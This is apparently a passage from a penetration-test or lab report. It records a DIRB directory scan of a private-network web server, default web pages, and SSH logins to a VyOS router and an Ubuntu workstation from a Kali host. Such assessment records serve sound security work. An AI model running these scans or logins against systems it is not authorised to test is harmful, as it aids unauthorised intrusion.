
This is a VyOS router.

There is no GUI currently. There may be in the future, or maybe not.

8.8.2 http://192.168.0.242



8.8.3 http://172.16.221.237



This is the default web page for this server.

The web server software is running but no content has been added, yet.

8.9 DIRB Scan 192.168.0.242

```
root@kali:~# dirb http://192.168.0.242/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Wed Sep 27 21:50:09 2017
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
----- Scanning URL: http://192.168.0.242/ -----
=> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
=> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
=> DIRECTORY: http://192.168.0.242/js/
----- Entering directory: http://192.168.0.242/cgi-bin/ -----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:537)

----- Entering directory: http://192.168.0.242/css/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

----- Entering directory: http://192.168.0.242/js/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
-----
END_TIME: Wed Sep 27 21:50:29 2017
DOWNLOADED: 9224 - FOUND: 4
```

8.10 SSH

8.10.1 VyOS Router

```
root@kali:~# ssh vyos@192.168.0.193
The authenticity of host '192.168.0.193 (192.168.0.193)' can't be established.
RSA key fingerprint is SHA256:C8m8DIf0vJZGS4yiSTCXpm80cAW/tbl0J0s8k0jkjnk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.0.193' (RSA) to the list of known hosts.
Welcome to VyOS
vyos@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*copyright.
Last login: Thu Sep 28 00:12:07 2017
vyos@vyos:~$ █
```

8.10.2 Workstation

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
```